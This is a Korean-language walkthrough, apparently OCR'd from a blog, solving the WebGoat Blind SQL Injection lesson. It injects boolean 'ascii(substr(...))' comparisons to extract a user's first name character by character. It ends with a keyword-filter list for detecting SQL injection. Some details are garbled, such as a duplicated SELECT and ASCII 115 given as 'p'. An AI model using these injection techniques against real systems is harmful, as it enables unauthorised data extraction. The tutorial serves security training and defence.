
이제 Blind SQL Injection 을 시도해보겠습니다.
지금 얻어야하는 데이터는 user_data 테이블에서 userid=15613을 갖는 레코드의 first_name입니다.
그러므로 SELECT first_name FROM user_data WHERE userid=15613 의 결과값을 한글자씩 잘라와서 아스키코드로 변환하여 임의의 숫자와 비교하여 데이터를 얻으면됩니다.

존재하는 userid 의 값인 15613 과 함께 and 연산자, ascii(substr((select SELECT first_name FROM user_data WHERE userid=15613))) 쿼리를 삽입하여 임의의 숫자와 비교하도록하겠습니다.


우선 첫글자가 소문자인지 대문자인지 확인하기위해 'Z'의 아스키코드 값보다 1 이큰 91 과 비교해보면



Account number is vaild 라는 문구가 출력되었으므로 참입니다.
첫글자의 아스키코드는 91미만이므로 대문자입니다.
(첫글자 아스키코드< 91)




Account number is vaild 라는 문구가 출려되었으므로 참.
(첫글자 아스키코드< 80)




Invalid account number 문구가 출력되었으므로 거짓.

(70 <= 첫글자 아스키코드 < 80)




Account number is vaild 라는 문구가 출려되었으므로 참.


(70 <= 첫글자 아스키코드 < 75)




Invalid account number 문구가 출력되었으므로 거짓.
(73 <= 첫글자 아스키코드 < 75)



Invalid account number 문구가 출력되었으므로 거짓.
(74 <= 첫 글자 아스키코드 < 75)
첫글자의 아스키코드값은 74 이상 75 미만입니다.
그러므로 첫 글자의 아스키코드 값은 74입니다.
아스키코드 74에 해당하는 문자는 'J'입니다.



위와 같은 방법으로 계속 공격해주게 되면,



두 번째 글자의 아스키코드는 111 이므로 두 번째글자는 'o'

Solution VideosThe form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.


Restart this Lesson

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first_name in table user_data for userid 15613. Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: 15613 and ascii(substr((se Go!

Account number is valid



세 번째 글자의 아스키코드는 101 이므로 세 번째글자는 'e'

Solution VideosThe form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.


Restart this Lesson

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122


The goal is to find the value of the first_name in table user_data for userid 15613. Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: 15613 and ascii(substr((se Go!


Account number is valid



네 번째 글자의 아스키코드는 115 이므로 네 번째글자는 's'




다섯 번째 글자의 아스키코드는 115 이므로 다섯 번째글자는 'p'



여섯 번째 글자의 아스키코드는 104 이므로 여섯 번째글자는 'h'

이렇게 알아낸 글자들을 조합하면, first_name 의 값은
'Joesph' 이 됩니다.



인증성공.

WebGoat 의 blind sql injection 문제풀이였습니다.

0x05. To be safe from this problem

문서를 읽으시면서 Blind SQL Injection 공격이 위험성에 대해서도 생각하실 수 있으셨을겁니다.
Blind SQL Injection 공격으로부터 안전해지기 위해서는 쿼리를 변조할수있는 문구가 삽입되는것부터 막아야 합니다.
전달받은 값을 db 와 연동하는 페이지가 있다면 전달받은 값에서 충분한 필터링을 거치게 해야합니다.
정도를 필터링하시면 db의 정보가 유출되거나 조작되는것을 막으실 수 있습니다.
union, select, from, where, limit, or, and, ||, &&, (,), <, >, insert, update, delete, create, drop 등 SQL 구문을 감지하는 패턴을 만들어 배열화 시킨 $_REQUEST 시켜 패턴과 매치하면 SQL INJECTION을 감지하여 서버담당자가 원하는 동작을 수행하도록 하면 간단하고, 효율적으로 SQL INJECTION 을 방어할 수 있습니다.
또, 중요한 것은 쿼리에러가 났을때 에러에 대한 정보를 보여주어서는 안됩니다. 대부분이 에러 정보를 바탕으로 쿼리인젝션을 시도하기 때문이죠.
서버관리자분들이 안전한 서버관리를 하실수있으시면 좋겠습니다.

- PRIDE -